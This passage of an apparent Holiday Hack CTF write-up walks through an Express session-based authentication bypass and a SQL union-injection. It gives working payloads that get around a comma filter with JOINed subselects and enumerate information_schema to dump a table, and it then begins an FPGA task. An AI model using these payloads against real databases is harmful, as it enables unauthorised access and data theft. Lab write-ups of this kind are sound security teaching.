
b) Most importantly, @RenegadeKrinle in Discord suggest us to comment out the require for dateformat.js and copy paste the contents into server.js. Then remove all occurrence of export and export default.



```
// slight modification to make it work
//var dateFormat = require('dateformat');
var token=/d{1,4}|D{3,4}|m{1,4}|yy(?:yy)?|([HhMsTt])\1?|W{1,2}|[LlopSZN]|"[^"]*"|'[^']*'/g;var timezone=/
```


2) Express login

Let's take a look at the site: https://staging.jackfrosttower.com/




```
}

function submitForm()
{
    var formData = urlencodeFormData(new FormData(document.getElementById("form")));
    var xhr = new XMLHttpRequest()

    xhr.open("POST", "/testsite", true);
    xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
```

There is a submit form that points to testsite, let's take a look:


Frost Tower
HOME
ABOUT US
SERVICES
CONTACT US
More Floors
Catering to discerning clientele where enormous isn't big enough.

And the contact form:



Full name

admin

Email

admin@jackfrosttower.com

Phone

1

Country

Bangladesh

So a lot of that challenge consisted of inspecting the code, looking at server.js you can see that most endpoint are protected by checking your session and if there an uniqueID:

```
app.post('/edit/:id', function(req, res, next){
    session = req.session;

    if (session.uniqueID){...
```

If you read a little about express-session you will see that client side you only have an id that allows to request info about your session server side. But you know that a session is initialized even if you are not logged in:


```
app.use(sessions({
    secret: "bMebTAWEwIwfBijHkSAmEozIpKpDvGyXRqUwbjbL",
    resave: true,
    saveUninitialized: true
}));
```

But there is a piece of code that was messed up by the dev:

```
app.post('/postcontact', function(req, res, next){
    ...
```

```
  tempCont.query("SELECT * from uniquecontact where email="+tempCont.escape(email),
function(error, rows, fields){
...
      var rowlength = rows.length;
      if (rowlength >= "1"){
          session = req.session;
          session.uniqueID = email;
          req.flash('info', 'Email Already Exists');
          res.redirect("/contact");
```

So when you submit contact, if the email already exist, you will have an uniqueID assigned to you, allowing you to bypass authentication. So do this an navigate to the dashboard: https://staging.jackfrosttower.com/dashboard



Hello, [Logout]

Search data | Search

Total Contact Listing : 152

Export to Excel | Add Contact

No	Name	Email	Phone	Date created	#
72	test	test@test	test	January 7th, 2022	Detail | Edit
71	test	test2@test	test	January	Detail |

3) SQL injection, I keep hearing it's dead

So what's exactly is SQL injection? The classic example would be a login a form, let's say you enter "*Jack*" as user and "*secret*" as password, the resulting SQL query will be like this:

```
SELECT * from users WHERE name = 'Jack' and password = 'secret'
```

But what if I try to insert as my user "*' or 1=1* -- "? It will now be:

```
SELECT * from users WHERE name = '' or 1=1 -- ' and password = 'secret'
```

Everything after -- will be ignored as it is considered as a comment but it will return every row because 1=1 will always be true. To protect against sql injection developer use parametrized query, you can see that technique used in the code like on this line:

```
tempCont.query("DELETE from uniquecontact WHERE id=?", reqid, ...
```

So the parameter (?) ensure that the string you pass will be correctly closed by quotes when the equality is tested. Another technique to protect against SQL injection is sanitizing user input, like in this line:


```
tempCont.query("INSERT INTO emails (email) VALUE ("+tempCont.escape(email)+")"
```

You will need to find another place to do your injection, so let's get back to the code review. This endpoint seems interesting:

```
app.get('/detail/:id', function(req, res, next) {
    session = req.session;
    var reqparam = req.params['id'];
    var query = "SELECT * FROM uniquecontact WHERE id=";

    if (session.uniqueID){

        try {
            if (reqparam.indexOf(',') > 0){
                var ids = reqparam.split(',');
                reqparam = "0";
                for (var i=0; i<ids.length; i++){
                    query += tempCont.escape(m.raw(ids[i]));
                    query += " OR id="
                }
                query += "?";
            },
...
```

Apparently you can use multiple input separated by commas and they concatenated to the request with the raw function that will prevent string from being escaped. But it's within an escape... Let's try a simple payload:

```
https://staging.jackfrosttower.com/detail/1,(select 2) --
```


Hello,

placeholder


- placeholder@jackfrosttower.com
- 17746781297
- NP
- December 3rd, 2021 12:00:00
- January 7th, 2022 11:25:40

placeholder

- placeholder@jackfrosttower.com
- 17746781297
- -Select-
- December 3rd, 2021 12:01:00
- January 7th, 2022 1:19:49

It seems to work but I cannot select multiple columns because the way the commas are treated in the code. Hopefully I found an obscure way to bypass that restriction. Then I crafted another simple payload using a technique called union attack (using 0 so I don't select any valid contact):

```
https://staging.jackfrosttower.com/detail/ 0 union SELECT * FROM (SELECT 1)a JOIN
(SELECT 2)b JOIN (SELECT 3)c JOIN (SELECT 4)d JOIN (SELECT 5)e JOIN (SELECT 6)f
JOIN (SELECT 7)g -- ,
```



Hello,

2

- 3
- 4
- 5
- June 1st, 2001 12:00:00
- July 1st, 2001 12:00:00

Your payload must have the same number of columns for the union attack to work, it's easy because you have access to the code so less trial and errors that way. While the syntax for bypassing comma restriction is obscure, the numbers helps to locate where the column will be displayed on the page. I can now slowly enumerate the schemas, the tables, the columns using the database metadata of MySQL (that's also available for other flavor of database but syntax might be slightly different:

```
 https://staging.jackfrosttower.com/detail/0 union SELECT * FROM (SELECT 1)a JOIN
(SELECT schema_name from information_schema.schemata)b JOIN (SELECT 3)c JOIN
(SELECT 4)d JOIN (SELECT 5)e JOIN (SELECT 6)f JOIN (SELECT 7)g; -- ,
```

Note: Be careful when crafting your payload because that can be a lot of join and queries might take forever to execute.

So the only interesting schema is encontact. Let's query the tables now:

```
https://staging.jackfrosttower.com/detail/0 union SELECT * FROM (SELECT 1)a JOIN
(SELECT table_name from information_schema.tables where table_schema='encontact')b JOIN
(SELECT 3)c JOIN (SELECT 4)d JOIN (SELECT 5)e JOIN (SELECT 6)f JOIN (SELECT 7)g;
-- ,
```


There is todo table, that might be interesting. What are the columns?

```
https://staging.jackfrosttower.com/detail/0 union SELECT * FROM (SELECT 1)a JOIN
(SELECT column_name from information_schema.columns where table_schema='encontact'
and table='todo')b JOIN (SELECT 3)c JOIN (SELECT 4)d JOIN (SELECT 5)e JOIN (SELECT
6)f JOIN (SELECT 7)g; -- ,
```

Id, note and completed. Let's take a look at that list:

```
https://staging.jackfrosttower.com/detail/0 union SELECT * FROM (SELECT 1)a JOIN
(SELECT 2)b JOIN (SELECT  note from encontact.todo)c JOIN (SELECT completed from
encontact.todo)d JOIN (SELECT 5)e JOIN (SELECT 6)f JOIN (SELECT 7)g; -- ,
```

With Santa defeated, offer the old man a job as a clerk in the Frost Tower Gift Shop so we can keep an eye on him.
So Jack wants to offer Santa a job as clerk, how generous of him! Not sure Santa will agree tough, let's move on to the last objective.




13) FPGA Programming

Difficulty:


Write your first FPGA program to make a doll sing. You might get some suggestions from Grody Goiterson, near Jack's elevator.

So this is the last objective, before we begin you can watch this video from Prof. Qwerty Petabyte that explains FPGA and programming with Verilog: https://www.youtube.com/watch?v=GFdG1PJ4QjA

You can also help Grody in the Frost Tower Lobby to get some hint and to repair the elevator. I got lucky with this fiddling with the logic gate:



At the roof of Jack Tower you will see a small terminal called FPGA programming. So let's take a look:



FPGA Design For Embedded Systems - Elf University EE/CS-302 - Prof. Qwerty Petabyte

Console

EE/CS 302 - Exercise #4

Hello, students! In exercise #4, we continue our FPGA journey, documenting the creation of the sound chip for this holiday season's new *Kurse 'em Out Karen* doll. Our goal is to make the doll say its trademark phrase. But, as I always tell you in class, we must walk before we run.

Before the doll can say anything, we must first have it make noise. In this exercise you will design an FPGA module that creates a square wave tone at a variable frequency.

Creating a square wave output takes our clock signal (which is also a square wave) and uses a counter to divide the clock to match the desired frequency. One tricky problem that we'll encounter is that Verilog (v1364-2005) doesn't have a built-in mechanism to *round* real numbers to integers, so you'll need to devise a means to do that correctly if you want your module to match frequencies accurately.


Good luck and always remember:

If $rtoi(real_no * 10) - ($rtoi(real_no) * 10) > 4, add 1

- Prof. Qwerty Petabyte

```
    // ---- IT IS NECESSARY FOR AUTOMATED ANALYSIS ----
    // TODO: Add your code below.
    // Remove the following line and add your own implementation.
```

You need to simulate square wave based on clock frequency. The first three doesn't have decimals so my code predict accurately but when you simulate frequency there can be a rounding error. Just simulate a couple of random until the program simulate successfully. So here is my code:

